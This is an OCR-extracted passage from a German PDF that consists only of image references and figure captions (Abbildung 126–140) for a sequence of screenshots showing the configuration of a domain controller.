


Abbildung 126: Konfiguration des Domänen-Controllers 37/67




Abbildung 127: Konfiguration des Domänen-Controllers 38/67




Abbildung 128: Konfiguration des Domänen-Controllers 39/67




Abbildung 129: Konfiguration des Domänen-Controllers 40/67




Abbildung 130: Konfiguration des Domänen-Controllers 41/67




Abbildung 131: Konfiguration des Domänen-Controllers 42/67




Abbildung 132: Konfiguration des Domänen-Controllers 43/67

Abbildung 133: Konfiguration des Domänen-Controllers 44/67




Abbildung 134: Konfiguration des Domänen-Controllers 45/67

Abbildung 135: Konfiguration des Domänen-Controllers 46/67




Abbildung 136: Konfiguration des Domänen-Controllers 47/67




Abbildung 137: Konfiguration des Domänen-Controllers 48/67




Abbildung 138: Konfiguration des Domänen-Controllers 49/67




Abbildung 139: Konfiguration des Domänen-Controllers 50/67




Abbildung 140: Konfiguration des Domänen-Controllers 51/67

